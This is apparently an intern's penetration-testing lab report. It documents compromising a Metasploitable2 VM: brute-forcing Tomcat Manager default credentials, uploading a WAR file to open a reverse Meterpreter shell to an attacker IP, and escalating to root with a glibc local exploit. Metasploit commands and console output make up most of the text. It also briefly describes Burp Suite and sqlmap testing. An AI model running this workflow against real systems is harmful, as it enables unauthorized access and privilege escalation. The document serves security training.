3. Exploitation Lab & Post Exploitation – Detailed Documentation

Overview

The Exploitation Lab focused on validating vulnerabilities discovered during scanning by actively exploiting them in a controlled test environment. Using tools such as **Metasploit**, **Burp Suite**, and **sqlmap**, the objective was to simulate attack scenarios, gain controlled access to target systems, and confirm exploitability. This process helps illustrate the potential impact of vulnerabilities and strengthens understanding of post-exploitation activities. The lab emphasized safe, ethical exploitation while documenting results clearly for reporting and remediation purposes.

Activities Performed

1. Metasploit Exploitation

Metasploit was used to exploit a vulnerable **Apache Tomcat Manager** instance running on a Metasploitable2 target. After identifying that the Tomcat Manager panel was accessible with weak or default credentials, a targeted exploit module was launched to perform authentication, upload a malicious WAR file, and obtain a remote shell.

The workflow included:

- Launching Metasploit using msfconsole
- Searching for available Tomcat-related modules

Selecting the module:
use exploit/multi/http/tomcat_mgr_login

- Setting the required parameters such as RHOSTS, HttpUsername, and HttpPassword
- Configuring a reverse shell payload (e.g., java/meterpreter/reverse_tcp)
- Executing the exploit to gain a Meterpreter session

This demonstrated Remote Code Execution (RCE) through web application misconfiguration and weak credential management.

Step 1: Start Metasploit

First, launch the Metasploit Framework console in your terminal.

```
msfconsole
```



Figure 1: Metasploit

Step 2: Use the Scanner to Find Credentials

Now, you'll use the module you found to brute-force the login for the Tomcat Manager on the Metasploitable2 machine.

1. **Select the scanner module:**
   use auxiliary/scanner/http/tomcat_mgr_login

The scanner will try a list of common usernames and passwords. For Metasploitable2, it will quickly find the default credentials. You should see output similar to this:

[+] 192.168.0.106:8180 - LOGIN SUCCESSFUL: tomcat:tomcat

```
msf auxiliary(scanner/http/tomcat_mgr_login) > set USERNAME tomcat
USERNAME => tomcat
msf auxiliary(scanner/http/tomcat_mgr_login) > set PASSWORD tomcat
PASSWORD => tomcat
msf auxiliary(scanner/http/tomcat_mgr_login) > set PAYLOAD linux/x86/shell_reverse_tcp
[!] Unknown datastore option: PAYLOAD.
PAYLOAD => linux/x86/shell_reverse_tcp
msf auxiliary(scanner/http/tomcat_mgr_login) > set LHOST 192.168.0.107
[!] Unknown datastore option: LHOST. Did you mean VHOST?
LHOST => 192.168.0.107
msf auxiliary(scanner/http/tomcat_mgr_login) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[+] 192.168.0.106:8180 - Login Successful: tomcat:tomcat
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:toor (Incorrect)
[-] 192.168.0.106:8180 - LOGIN FAILED: admin:password1 (Incorrect)
```

Figure 2: Setting the exploit

Crucial Information: You have now discovered the username is tomcat and the password is tomcat.



Figure 3: Tomcat Webpage

Now use another exploit -
use exploit/multi/http/tomcat_mgr_upload

Show the options for this module:
show options

Set the required options: This module needs more information.

- RHOSTS: The target IP address (same as before).
- HttpUsername: The username you found in Step 2.
- HttpPassword: The password you found in Step 2.

```
set RHOSTS 192.168.1.10
set HttpUsername tomcat
set HttpPassword tomcat
```

(Optional but Recommended) Set the Payload: The exploit needs to deliver a payload (the code that will run on the target). A common and reliable choice is a reverse shell.

- First, see what payloads are available for this exploit:

```
show payloads
```

A good choice is java/meterpreter/reverse_tcp. Let's set it.

```
set payload java/meterpreter/reverse_tcp
```

```
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS        192.168.0.108    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.107    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.
```

Figure 4: tomcat_mgr_upload exploit

(Required for Reverse Payloads) Set the LHOST: For a reverse payload to work, you must tell it your machine's IP address (the "attacker" IP) so the target machine knows where to connect back to. Find your Kali/Attacker machine's IP using ip a or ifconfig. Let's assume it's 192.168.0.107

Run the exploit:

```
run
```

Scenario 1: Post-Exploitation on Metasploitable2 (Linux)

You should currently have a meterpreter session on the Metasploitable2 VM. Let's use that.

Task 1: Privilege Escalation (Linux)

The goal is to escalate from a low-privilege user (likely tomcat) to the root user.

1. **Check your current user:** In the Meterpreter session, run the getuid command.

```
getuid
```

You will see something like Server username: tomcat55.

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying u3Xu7...
[*] Executing u3Xu7...
[*] Undeploying u3Xu7 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.0.108
[*] Meterpreter session 1 opened (192.168.0.107:4444 → 192.168.0.108:33926) at 2025-12-12 11:05:09 +0530

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-14 09:05:33 +0530  bin
040444/r--r--r--  1024     dir   2012-05-14 09:06:28 +0530  boot
040444/r--r--r--  4096     dir   2010-03-17 04:25:51 +0530  cdrom
040444/r--r--r--  13480    dir   2025-12-12 10:54:48 +0530  dev
040444/r--r--r--  4096     dir   2025-12-12 10:54:54 +0530  etc
040444/r--r--r--  4096     dir   2025-11-25 11:58:44 +0530  home
040444/r--r--r--  4096     dir   2010-03-17 04:27:40 +0530  initrd
100444/r--r--r--  7929183  fil   2012-05-14 09:05:56 +0530  initrd.img
040444/r--r--r--  4096     dir   2012-05-14 09:05:22 +0530  lib
040000/---------  16384    dir   2010-03-17 04:25:15 +0530  lost+found
040444/r--r--r--  4096     dir   2010-03-17 04:25:52 +0530  media
040444/r--r--r--  4096     dir   2010-04-29 01:46:56 +0530  mnt
100000/---------  11589    fil   2025-12-12 10:54:54 +0530  nohup.out
040444/r--r--r--  4096     dir   2010-03-17 04:27:39 +0530  opt
040444/r--r--r--  0        dir   2025-12-12 10:54:38 +0530  proc
040444/r--r--r--  4096     dir   2025-12-12 10:54:55 +0530  root
040444/r--r--r--  4096     dir   2012-05-14 07:24:53 +0530  sbin
040444/r--r--r--  4096     dir   2010-03-17 04:27:38 +0530  srv
040444/r--r--r--  0        dir   2025-12-12 10:54:39 +0530  sys
040666/rw-rw-rw-  4096     dir   2025-12-12 11:05:11 +0530  tmp
040444/r--r--r--  4096     dir   2010-04-28 09:36:37 +0530  usr
040444/r--r--r--  4096     dir   2010-03-17 19:38:23 +0530  var
100444/r--r--r--  1987288  fil   2008-04-10 22:25:41 +0530  vmlinuz
```

Figure 5: Remote shell access

Use the local exploit suggester: Metasploit has a fantastic module that checks the target kernel for known privilege escalation vulnerabilities.

```
background
```

This sends your Meterpreter session to the background so you can use the msfconsole prompt.

Select and configure the suggester module:

```
use post/multi/recon/local_exploit_suggester
set SESSION 1
```

(If this is your first and only session, it will be 1. You can check with sessions -l.)

Run the suggester:
run

Analyze the results: The module will scan the system and recommend exploits. For Metasploitable2

Use the recommended exploit: The most common and reliable exploit for Metasploitable2.
use exploit/linux/local/glibc_origin_expansion_priv_esc

Set the session: You need to tell this local exploit which Meterpreter session to run on. Use the session ID you were using before (likely 1).
set SESSION 1

Run the exploit:
exploit

```
msf exploit(multi/http/tomcat_mgr_upload) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter java/linux   tomcat55 @ metasploitable  192.168.0.107:4444 → 192.168.0.108:57660 (192.168.0.108)

msf exploit(multi/http/tomcat_mgr_upload) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
```

```
msf exploit(multi/http/tomcat_mgr_upload) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.0.108 - Collecting local exploits for java/linux ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.0.108 - 225 exploit checks are being tried...
[+] 192.168.0.108 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.0.108 - exploit/linux/local/glibc_origin_expansion_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.0.108 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.0.108 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.0.108 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.0.108 - exploit/linux/persistence/autostart: The service is running, but could not be validated. Xorg is installed, possible desktop install.
[+] 192.168.0.108 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[*] Running check method for exploit 81 / 81
[*] 192.168.0.108 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc           Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 2   exploit/linux/local/glibc_origin_expansion_priv_esc            Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 3   exploit/linux/local/netfilter_priv_esc_ipv4                    Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                 Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                   Yes                      The target appears to be vulnerable.
 6   exploit/linux/persistence/autostart                            Yes                      The service is running, but could not be validated. Xorg is installed, possible desktop install.
 7   exploit/multi/persistence/cron                                 Yes                      The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
 8   exploit/linux/local/abrt_raceabrt_priv_esc                     No                       The target is not exploitable.
 9   exploit/linux/local/abrt_sosreport_priv_esc                    No                       The target is not exploitable.
 10  exploit/linux/local/af_packet_chocobo_root_priv_esc            No                       The target is not exploitable. System architecture i686 is not supported
 11  exploit/linux/local/af_packet_packet_set_ring_priv_esc         No                       The target is not exploitable.
 12  exploit/linux/local/ansible_node_deployer                      No                       The target is not exploitable. Ansible does not seem to be installed, unable to find ansible executable
 13  exploit/linux/local/apport_abrt_chroot_priv_esc                No                       The target is not exploitable.
 14  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc     No                       The target is not exploitable.
 15  exploit/linux/local/bpf_priv_esc                               No                       The target is not exploitable.
 16  exploit/linux/local/bpf_sign_extension_priv_esc                No                       The target is not exploitable. System architecture i686 is not supported
 17  exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe  No                       The target is not exploitable. System architecture i686 is not supported
 18  exploit/linux/local/cve_2021_38648_omigod                      No                       The target is not exploitable. The omiserver process was not found.
 19  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec            No                       The target is not exploitable. System architecture i686 is not supported
 20  exploit/linux/local/cve_2022_0847_dirtypipe                    No                       The target is not exploitable. Linux kernel version 2.6.24 is not vulnerable
 21  exploit/linux/local/cve_2022_1043_io_uring_priv_esc            No                       The target is not exploitable.
 22  exploit/linux/local/desktop_privilege_escalation               No                       The target is not exploitable.
 23  exploit/linux/local/docker_cgroup_escape                       No                       The target is not exploitable. Kernel version 2.6.24-16-server may not be vulnerable depending on the host OS
 24  exploit/linux/local/docker_daemon_privilege_escalation         No                       The target is not exploitable.
 25  exploit/linux/local/docker_privileged_container_escape         No                       The target is not exploitable. Not inside a Docker container
```

Figure 6: Exploit suggester

```
msf post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_origin_expansion_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/glibc_origin_expansion_priv_esc) > set SESSION 1
SESSION ⇒ 1
msf exploit(linux/local/glibc_origin_expansion_priv_esc) > exploit
```

Verifying Privilege Escalation

Interact with the new session: The exploit should have automatically placed you in the new, high-privilege session. If not, you can list all sessions and interact with the newest one.

getuid

The output should now be Server username: root. You have successfully escalated privileges on the Metasploitable2 machine.

2. Burp Suite for Web Exploitation

Burp Suite was used to intercept and manipulate web traffic, particularly focusing on web login requests and form submissions. Through request tampering and replay attacks, vulnerabilities such as weak authentication mechanisms, predictable tokens, or improper validation could be inspected. Burp's proxy and repeater tools provided visibility into how the server processes user-controlled input, helping validate whether parameters were vulnerable to injection or authentication bypass techniques.

3. SQL Injection Using sqlmap

Sqlmap was used to automate SQL Injection testing against web application forms. By providing a vulnerable URL or request captured through Burp Suite, sqlmap was able to:

- Detect injectable parameters
- Identify DBMS type
- Enumerate databases, tables, and user credentials

This confirmed the presence of SQLi vulnerabilities and demonstrated how attackers can escalate from simple input tampering to full database compromise.

Enhanced Tasks

A. Exploit Simulation Log

All exploitation activities were recorded systematically in a structured table for clear reporting:

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat RCE	192.168.0.106	Success	Java Shell
004	SQL Injection Dump	192.168.0.106	Success	Database Extract
005	Auth Bypass (Intercepted via Burp)	192.168.0.106	Partial	Modified POST Request

This table serves as a reference for demonstrating exploit attempts, outcomes, and payloads delivered during the lab.

Validation Process

To ensure exploit reliability, each attack was cross-validated using public proof-of-concepts (PoCs) available on **Exploit-DB**. Reviewing PoC code helps confirm that the vulnerability is real, exploitable, and accurately represented in industry databases. The Tomcat Manager RCE exploit used in Metasploit corresponds to well-known Tomcat misconfiguration vulnerabilities, which publicly available PoCs also demonstrate using WAR file deployment and remote shell execution. Comparing the exploit behavior with Exploit-DB entries validated that the Metasploit module accurately replicated known exploitation techniques.

Document Information:

Report Generated: December 12, 2025

Author: Soumendu Manna - CyArt VAPT Intern